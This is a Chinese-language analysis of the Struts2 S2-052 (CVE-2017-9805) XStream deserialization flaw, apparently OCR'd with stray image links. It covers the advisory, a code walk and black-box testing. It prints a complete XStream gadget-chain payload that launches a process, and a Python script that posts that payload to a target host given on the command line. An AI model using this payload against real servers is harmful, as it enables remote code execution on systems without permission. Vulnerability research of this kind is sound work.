struts2-052漏洞分析

0x1 漏洞原因:


本次漏洞触发点是REST插件在解析请求中的xml文件时，调用了XStreamHandler，传入的数据会被默认进行反序列化，如果当传入的xml是个经过XStream序列化的恶意对象时，便造成反序列化漏洞。

0x2 漏洞静态分析

我们在官方的漏洞披露中可以看到，出问题的是struts2 REST 的Xstream handler在处理xml请求的时候会引发一个RCE的攻击。

Question	Description
Who should read this	All Struts 2 developers and users
Impact of vulnerability	A RCE attack is possible when using the Struts REST plugin with XStream handler to deserialise XML requests
Maximum security rating	Critical
Recommendation	Upgrade to Struts 2.5.13 or Struts 2.3.34
Affected Software	Struts 2.1.2 - Struts 2.3.33, Struts 2.5 - Struts 2.5.12
Reporter	Man Yue Mo (lgtm.com / Semmle). More information on the lgtm.com blog: https://lgtm.com/blog
CVE Identifier	CVE-2017-9805


那么我们就在源码中找一下这个处理xml的xtream handler在哪里。我们可以在REST的配置文件(即struts-plugin.xml)中查看下REST的一些配置。




我们可以看到，这里配置了一个bean文件对XstreamHandler对xml请求进行处理。

它对应的路径是：org.apache.struts2.rest.handler.XStreamHandler。


我们看下XStreamHandler这个类，它继承了ContentTypeHandler这个接口，并实现了其中的方法。



这里我们看到一个处理xml文件的地方



我们在看下拦截器（即interceptor）方面的的代码。我们可以看到这是通过getHandlerForRequest这个函数来获得handler类型。



这里解释下拦截器方面的概念拦截器可以在用户请求action之前进行一些业务处理，这里是通过获取contentType中的类型，从而调用相应的action来执行操作。


至此静态分析结束

下面我们来进行下动态分析。


0x3 黑盒测试

先来黑盒测试下

随便点击一个view，使用burpsuit进行截包



得到如下数据包：



在其header中添加如下字段：

Content-Type: application/xml。

然后将以下poc复制到http body中。

<map>

<entry>

<jdk.nashorn.internal.objects.NativeString> <flags>0</flags> <value

class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data"> <dataHandler> <dataSource

class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource"> <is

class="javax.crypto.CipherInputStream"> <cipher class="javax.crypto.NullCipher">

<initialized>false</initialized> <opmode>0</opmode> <serviceIterator

class="javax.imageio.spi.FilterIterator"> <iter class="javax.imageio.spi.FilterIterator"> <iter

class="java.util.Collections$EmptyIterator"/> <next class="java.lang.ProcessBuilder"> <command>

<string>calc</string> </command> <redirectErrorStream>false</redirectErrorStream> </next> </iter> <filter


class="javax.imageio.ImageIO$ContainsFilter"> <method> <class>java.lang.ProcessBuilder</class>

<name>start</name> <parameter-types/> </method> <name>foo</name> </filter> <next

class="string">foo</next> </serviceIterator> <lock/> </cipher> <input


class="java.lang.ProcessBuilder$NullInputStream"/> <ibuffer></ibuffer> <done>false</done>
<ostart>0</ostart> <ofinish>0</ofinish> <closed>false</closed> </is> <consumed>false</consumed>
</dataSource> <transferFlavors/> </dataHandler> <dataLen>0</dataLen> </value>
</jdk.nashorn.internal.objects.NativeString> <jdk.nashorn.internal.objects.NativeString
reference="../jdk.nashorn.internal.objects.NativeString"/> </entry> <entry>
<jdk.nashorn.internal.objects.NativeString
reference="../../entry/jdk.nashorn.internal.objects.NativeString"/>
<jdk.nashorn.internal.objects.NativeString
reference="../../entry/jdk.nashorn.internal.objects.NativeString"/>
</entry>
</map>

所以，改造后的http请求如下：



发送构造的请求后，发现执行成功了，弹处了一个计算器。

poc执行成功，弹出计算器：




漏洞验证脚本如下：

```
import urllib2
import sys
cookies = urllib2.HTTPCookieProcessor()
opener = urllib2.build_opener(cookies)
xml_request = '''<map>
<entry>
<jdk.nashorn.internal.objects.NativeString> <flags>0</flags> <value
class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data"> <dataHandler> <dataSource
class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource"> <is
class="javax.crypto.CipherInputStream"> <cipher class="javax.crypto.NullCipher">
<initialized>false</initialized> <opmode>0</opmode> <serviceIterator
class="javax.imageio.spi.FilterIterator"> <iter class="javax.imageio.spi.FilterIterator"> <iter
class="java.util.Collections$EmptyIterator"/> <next class="java.lang.ProcessBuilder"> <command>
<string>calc</string> </command> <redirectErrorStream>false</redirectErrorStream> </next> </iter> <filter
class="javax.imageio.ImageIO$ContainsFilter"> <method> <class>java.lang.ProcessBuilder</class>
<name>start</name> <parameter-types/> </method> <name>foo</name> </filter> <next
class="string">foo</next> </serviceIterator> <lock/> </cipher> <input
class="java.lang.ProcessBuilder$NullInputStream"/> <ibuffer></ibuffer> <done>false</done>
<ostart>0</ostart> <ofinish>0</ofinish> <closed>false</closed> </is> <consumed>false</consumed>
</dataSource> <transferFlavors/> </dataHandler> <dataLen>0</dataLen> </value>
</jdk.nashorn.internal.objects.NativeString> <jdk.nashorn.internal.objects.NativeString
reference="../jdk.nashorn.internal.objects.NativeString"/> </entry> <entry>
<jdk.nashorn.internal.objects.NativeString
reference="../../entry/jdk.nashorn.internal.objects.NativeString"/>
<jdk.nashorn.internal.objects.NativeString
reference="../../entry/jdk.nashorn.internal.objects.NativeString"/>
</entry>
</map>'''
test_url = "http://"+ sys.argv[1] + ":8080/struts2-rest-showcase/orders/3"
print "test url is %s"%test_url
```


```
try:
    request = urllib2.Request(
            url     = test_url,
            headers = {'Content-Type' : 'application/xml','charset':'UTF-8'},
            data    = xml_request)
    f=opener.open(request)
    print f.read()
except urllib2.HTTPError,e:
    print "The test url is struts-52!!!"
```

漏洞验证脚本测试




0x4 动态调试环境搭建


先说如何将struts2的项目导入到myeclipse中吧。下载2.5版本的struts2后得到如下文件目录：



我们需要分析的漏洞文件在src/apps里

